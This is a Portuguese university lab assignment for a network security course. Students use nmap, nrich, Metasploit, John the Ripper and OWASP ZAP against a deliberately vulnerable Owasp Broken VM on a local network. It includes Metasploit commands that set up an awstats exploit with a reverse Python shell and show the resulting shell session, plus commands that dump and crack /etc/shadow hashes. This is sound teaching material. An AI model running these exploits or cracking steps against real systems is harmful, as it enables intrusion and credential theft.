



UNIVERSIDADE FEDERAL DE SANTA CATARINA
CENTRO TECNOLÓGICO
DEPARTAMENTO DE INFORMÁTICA E ESTATÍSTICA



Disciplina: INE 5680 - Segurança da Informação e de Redes
Professora: Carla Merkle Westphall

TODAS AS QUESTÕES DEVEM SER FEITAS e COLOCADAS NO RELATÓRIO.
Para cada dupla, duas questões da tarefa serão sorteadas para serem apresentadas em sala de aula.

Tarefa Prática – Nmap, metasploit, senhas, web

Preparação do Ambiente

Baixar as máquinas virtuais e configurar a rede no Virtualbox: seguir o tutorial ConfigurarParrotOSEOwaspBrokenNoVirtualBox-20252.pdf.

Uso do Ambiente para executar a tarefa

NMAP e nrich

O nmap é uma ferramenta de varredura de portas (*port scanner*) bastante utilizada. É muito útil para testes de rede e detecção de problemas, mas também muito utilizada como ferramenta de ataque (pois permite o mapeamento dos serviços remotos). Deve ser utilizada somente na rede sob sua jurisdição, pois seu uso pode ser visto como uma tentativa de ataque por parte de outro administrador.

Além da detecção de portas abertas, o nmap usa técnicas de “*TCP/IP Fingerprinting*” para tentar detectar diversos outros aspectos de uma máquina remota. O “*TCP/IP Fingerprinting*” consiste em coleta de atributos obtidos pelas implementações durante a comunicação com as máquinas remotas considerando as camadas do protocolo (TCP, IP). Cada implementação do protocolo TCP/IP em cada sistema operacional define valores diferentes para vários parâmetros: tamanho inicial do pacote, TTL inicial, tamanho da janela, tamanho máximo do segmento e outros. Assim, com as respostas dos valores default, o nmap consegue descobrir:

- Versão do sistema operacional;
- *Uptime* da máquina: mede desde quando a máquina está funcionando;
- Informações adicionais a respeito dos serviços em execução.

Várias opções do nmap consideram os segmentos SYN, ACK/SYN e ACK que são trocados entre duas partes para o estabelecimento de uma conexão TCP/IP (Figura 1).

Handshake do TCP/IP

```
A → B: SYN; meu número é X
B → A: ACK; agora X+1
      SYN; meu número é Y
A → B: ACK; agora Y+1
      (inicia a conversa)
```

Figura 1 – Handshake do TCP/IP

Sintaxe geral:

nmap [Tipos de Scan] [Opções] {especificação do alvo}

Sinopse de algumas opções do nmap:

-s<tipo>	Tipo de varredura usada. Algumas varreduras procuram evitar que o sistema destino registre as tentativas de acesso. Tipos: S(SYN), T(Connect), A(ACK), W(Windows), U(UDP), N(Null), F(FIN), X(Xmas), I(Idle), Y(SCTP), O(protocolo IP).
-sS	Varredura TCP SYN. Ativa o scan do tipo “Stealth SYN Scan”, onde a conexão não chega a ser completada para que a porta seja testada. Esse tipo de scan é mais difícil de ser detectado.
-sT	Varredura TCP Connect. Usa conexões TCP. Essa forma é muito fácil de ser identificada por firewalls e IDS.
-sV	Ativa o scan do tipo detecção de serviços, onde é detectada a versão do serviço em execução em cada porta aberta. Esse scan envolve uma conexão TCP completa, portanto, fica registrado nos logs da máquina remota.
-sP	Somente executa um scan usando o ping (descoberta de hosts), e então mostra os hosts disponíveis que responderam ao scan.
-PO	Realiza a varredura da máquina mesmo que ela não responda ao ping, sendo útil em servidores que estão sendo filtrados por firewalls. Vê se o host está “vivo”, sem usar o “ping”. A opção -PO (o 0 é um zero) diz ao nmap para fazer um scan do endereço IP desconsiderando se o IP permite tráfego do protocolo Internet Control Message Protocol (ICMP).
-O	Ativa detecção de versão do sistema operacional e uptime.
-p <portas>	Especifica uma lista (separada por vírgulas) ou um intervalo de portas a ser varrido. Exemplo: 22,25,1024-2000,5499.
-v	Modo “verboso”, mostra informações adicionais, geralmente úteis.
-A	Detecta versão de SO, usa script de scanning e traceroute.
-T4	Execução mais rápida.

Tabela 1 – Opções de uso do nmap

Você também pode usar os comandos “man nmap” e “nmap --help” no terminal Linux para descobrir o significado das opções de uso do programa.

Questão 1. Execute os comandos abaixo em um terminal na máquina Parrot, copie e cole screenshots (pedaços) de telas obtidas na execução. Depois, **explique** brevemente os comandos e a saída obtida.

a) `sudo nmap -sT -sV -T4 -v 10.1.2.xx` (IP da máquina Owasp Broken, complete xx com o seu IP)

b) `sudo nmap -T4 -A -v -PE -PS22,25,80 -PA21,23,80,3389 -traceroute 10.1.2.xx` (IP da máquina Owasp Broken, complete xx com o seu IP)

Consulte: https://www.hackerhighschool.org/lessons/HHS_en5_System_Identification.v2.pdf

Questão 2. Instale a ferramenta nrich (<https://gitlab.com/shodan-public/nrich>). Crie um arquivo chamado “ip.txt” e coloque dentro do arquivo o IP do site scanme.org (45.33.32.156), o IP do idufsc.ufsc.br (150.162.2.173) e os IPs 85.64.135.163 e 58.229.240.18 (listados em

<https://www.opendbl.net/lists/etknown.list>). Depois, use o comando: `nrich --output shell ip.txt`. Você pode testar outros IPs também.

- Copie e cole screenshots (pedaços) de telas obtidas na execução do comando.
- Explique brevemente o comando e a saída obtida.
- Explique uma das CVEs listadas.

Metasploit, John The Ripper


Questão 3. Uso da ferramenta Metasploit. Leia as páginas 233 até 237, até a figura 10.22, do livro de Pentest disponibilizado no moodle. Repita os experimentos dessa parte para aprender a usar o Metasploit. Os experimentos são explicados no livro e são apresentados nas figuras 2 e 3. Troque o IP mencionado no livro pelo IP da sua máquina Owasp Broken.

Depois de executar o experimento, escreva uma explicação detalhada sobre o que aconteceu:

- qual a vulnerabilidade explorada?
- o que é um exploit?
- qual o exploit usado?
- o que é possível fazer depois que o exploit é usado?
- Demonstre com screenshots que o experimento foi realizado.

Carregar o metasploit na máquina Parrot: **menu Applications -> Pentesting -> Exploitation Tools -> Metasploit framework -> Metasploit Console.**

Digitar os comandos que estão na figura 2 no console do metasploit (depois do sinal >>).



```

Parrot Terminal
File Edit View Search Terminal Help
[msf](Jobs:0 Agents:0) >> use exploit/unix/webapp/awstats_migrate_exec
[*] No payload configured, defaulting to cmd/unix/reverse_bash
[msf](Jobs:0 Agents:0) exploit(unix/webapp/awstats_migrate_exec) >> set rhosts 10.1.2.6
rhosts => 10.1.2.6
[msf](Jobs:0 Agents:0) exploit(unix/webapp/awstats_migrate_exec) >> set awsite owaspbwa
awsite => owaspbwa
[msf](Jobs:0 Agents:0) exploit(unix/webapp/awstats_migrate_exec) >> set uri /awstats/awstats.pl
uri => /awstats/awstats.pl
[msf](Jobs:0 Agents:0) exploit(unix/webapp/awstats_migrate_exec) >> set payload cmd/unix/reverse_python
payload => cmd/unix/reverse_python
[msf](Jobs:0 Agents:0) exploit(unix/webapp/awstats_migrate_exec) >> set lhost 10.1.2.5
lhost => 10.1.2.5
  
```

Figura 2 – Exploração web com Metasploit

```
[msf](Jobs:0 Agents:0) exploit(unix/webapp/awstats_migrate_exec) >> run
[*] Started reverse TCP handler on 10.1.2.5:4444
[*] Command shell session 1 opened (10.1.2.5:4444 -> 10.1.2.6:41775) at 2025-08-11 17:15:16 +0000
[*] No response from the server

whoami
www-data
pwd
/tmp
ls
hspcrfdata_root
mod_mono_dashboard_XXGLOBAL_1
mod_mono_dashboard_default_2
passenger.1.0.1610
tomcat6-tmp
cd ..
ls
bin
boot
cdrom
dev
etc
```

Figura 3 – Conexão TCP reversa

Questão 4. (Senhas Windows) Use o crack de senhas chamado John The Ripper. Clique na opção do menu: **Applications -> Pentesting -> Password Attacks -> Offline attacks -> John**. Irá abrir um terminal. Copie os arquivos com extensão .txt disponibilizados no moodle para este diretório (digite pwd para ver qual o diretório atual). Use os comandos abaixo e observe as saídas obtidas. Você deve: a) demonstrar os comandos executados com screenchots; b) explicar o formato LM e NTLM; c) explicar os experimentos.

- Leia as páginas 119 (101) e 120 (102) do documento <http://pt.scribd.com/doc/57585030/Seguranca-de-Redes-e-Sistemas> para descrever como funciona o LM Hash.
- Leia página 120 (102) <http://pt.scribd.com/doc/57585030/Seguranca-de-Redes-e-Sistemas> e descreva o NTLM hash.
- O seguinte comando tenta quebrar as senhas no formato NTLM do Windows do arquivo x7.txt:


```
john --format=nt x7.txt
```
- O seguinte comando tenta quebrar as senhas no formato LM do Windows do arquivo x7.txt:


```
john --format=lm x7.txt
```
- Durante o processo de crack, você pode digitar ENTER e você irá visualizar as tentativas que estão sendo feitas no momento
- Para mostrar as senhas encontradas:

```
john --show x7.txt
```
- O seguinte comando tenta quebrar as senhas de 15000 hashes (Ctrl-C interrompe a execução):


```
john --format=NT --pot=./pwned.pot --fork=2 --incremental hashes-aa_with_users.txt
```
- Visualize as senhas encontradas:


```
john --format=NT --pot=./pwned.pot hashes-aa_with_users.txt --show
```

Questão 5. (Senhas Unix) Use o crack de senhas chamado John The Ripper. Clique na opção do menu: **Applications -> Pentesting -> Password Attacks -> Offline attacks -> John**. Irá abrir um terminal. Você deve: a) demonstrar os comandos executados com screenshots; b) explicar o formato do sistema de senhas do Linux; c) explicar os experimentos.

Leia as páginas 117 (99) até 119 (101) do documento <http://pt.scribd.com/doc/57585030/Seguranca-de-Redes-e-Sistemas> para descrever como funciona o sistema de senhas do Linux.

- O primeiro passo é criar usuário com uma senha fraca para ser quebrada depois. Crie dois usuários na máquina Parrot, um usuário chamado maria com a senha 123456 e outro chamado edu com a senha abc123. No terminal digite:


```
sudo adduser maria
sudo adduser edu
```
- Em sistemas linux, o arquivo `/etc/shadow` armazena as senhas de todos os usuários em formato de hash. Visualize o arquivo com o comando a seguir: `sudo cat /etc/shadow`
- Já o arquivo `/etc/passwd`, armazena as informações básicas sobre os usuários no sistema (dados pessoais como nome completo e telefone). Visualize o arquivo com o comando a seguir: `sudo cat /etc/passwd`
- Agora, precisamos fazer uma cópia do arquivo `/etc/shadow` e do `/etc/passwd` combinando-os em um único arquivo usando o comando `unshadow`: `sudo unshadow /etc/passwd /etc/shadow > quebrahash.txt`
- Para quebrar as senhas fracas, vamos utilizar a WordList do próprio John the Ripper, que contém um pouco mais de 3500 de palavras pequenas para quebrar os hashes. Utilize o seguinte comando: `sudo john --format=crypt --wordlist=/usr/share/john/password.lst quebrahash.txt`

Obs.: No diretório do usuário (`cd ~`), existe um subdiretório oculto: `.john`. Dentro do subdiretório `.john`, há um arquivo em powerpoint, que guarda todas as senhas já encontradas (`john.pot`). Se você quiser começar o crack de senhas de algum arquivo “do zero”, APAGUE este arquivo powerpoint do diretório. Entre no diretório com o comando: `cd .john`. Use o comando `ls -la` (para ver os diretórios e arquivos ocultos).

OWASP – Vulnerabilidades em Aplicações Web

Questão 6. Usar a ferramenta Owasp zap: menu **Applications -> Pentesting -> Web application analysis -> owasp-zap**.

- Na ferramenta Owasp zap, use o scan “Automated Scan” e coloque o link da aplicação WackoPicko (figura 4): <http://IP da Owasp Broken/WackoPicko>
- Selecione “Never” na opção “Use Ajax Spider” (figura 4).
- Clique em “Attack” para iniciar o scan.
- Visualize a execução no botão “Show scan progress details”, ao lado da barra da porcentagem.
- Entregar: Quando o “Active Scan” chegar no mínimo em 29%, se quiser, pode interromper o scan. Já terá material suficiente para analisar. **Copie cole um screenshot para demonstrar que você fez o experimento.**

- f. Entregar: **Gere um relatório na opção** de Menu *Report->Generate Report* e salve para anexar o arquivo do relatório gerado no moodle. Abra o arquivo do relatório no browser e observe os alertas.
- g. Use as informações dos Alertas obtidos no documento do relatório para fazer um ataque de SQL Injection. Demonstre o ataque e explique o que foi feito.
- h. Use as informações dos Alertas obtidos no documento do relatório para fazer um ataque de Cross-Site Scripting. Demonstre o ataque e explique o que foi feito.
- i. Analise o relatório e comente uma vulnerabilidade de alto risco encontrada.




Figura 4 – Execução da ferramenta.

(Questão opcional)

Questão 7. Use alguma outra ferramenta da Parrot e faça seu próprio experimento. Você pode pesquisar no livro “Pentest em Aplicações Web” para entender como fazer algo. A escolha é sua.

- a) Demonstre **com screenshots** o experimento realizado.
- b) Explique algum detalhe da saída obtida.
- c) Organize o seu experimento na forma de um tutorial: faça uma descrição do experimento e da saída obtida. Esse tutorial pode servir para outros alunos usarem a ferramenta. Entregue um arquivo .doc ou .odt com o texto dessa questão.

Referências:


1. Segurança de Redes e Sistemas RNP: <http://pt.scribd.com/doc/57585030/Seguranca-de-Redes-e-Sistemas>
2. Nmap: http://nmap.org/man/pt_BR/
3. <https://www.handsonsecurity.net/resources.html>
4. <https://github.com/coreb1t/awesome-pentest-cheat-sheets>
5. <https://download.virtualbox.org/virtualbox/7.1.12/>
6. <https://www.browserling.com/tools/ntlm-hash>
7. <https://github.com/openwall/john>
8. <https://www.youtube.com/watch?v=n2Yi0c76x4c>
9. <https://www.zaproxy.org/getting-started/>
10. <https://www.zaproxy.org/zap-deep-dive/>

**** Reconfigurar teclado no Debian**

<https://wiki.debian.org/Keyboard>

sudo nano /etc/default/keyboard

Trocar XKBMODEL e XKBLAYOUT. Com teclado ABNT2, a configuração fica como representado na imagem.
Se você tem outro tipo de teclado, pesquise qual o seu modelo e tente modificar o parâmetro XKBMODEL.

A screenshot of a terminal window showing the contents of the file /etc/default/keyboard. The window title is 'GNU nano 3.2 /etc/default/keyboard'. The file content is as follows:

```
# KEYBOARD CONFIGURATION FILE
# Consult the keyboard(5) manual page.

XKBMODEL="abnt2"
XKBLAYOUT="br"
XKBVARIANT=""
XKBOPTIONS=""

BACKSPACE="guess"
```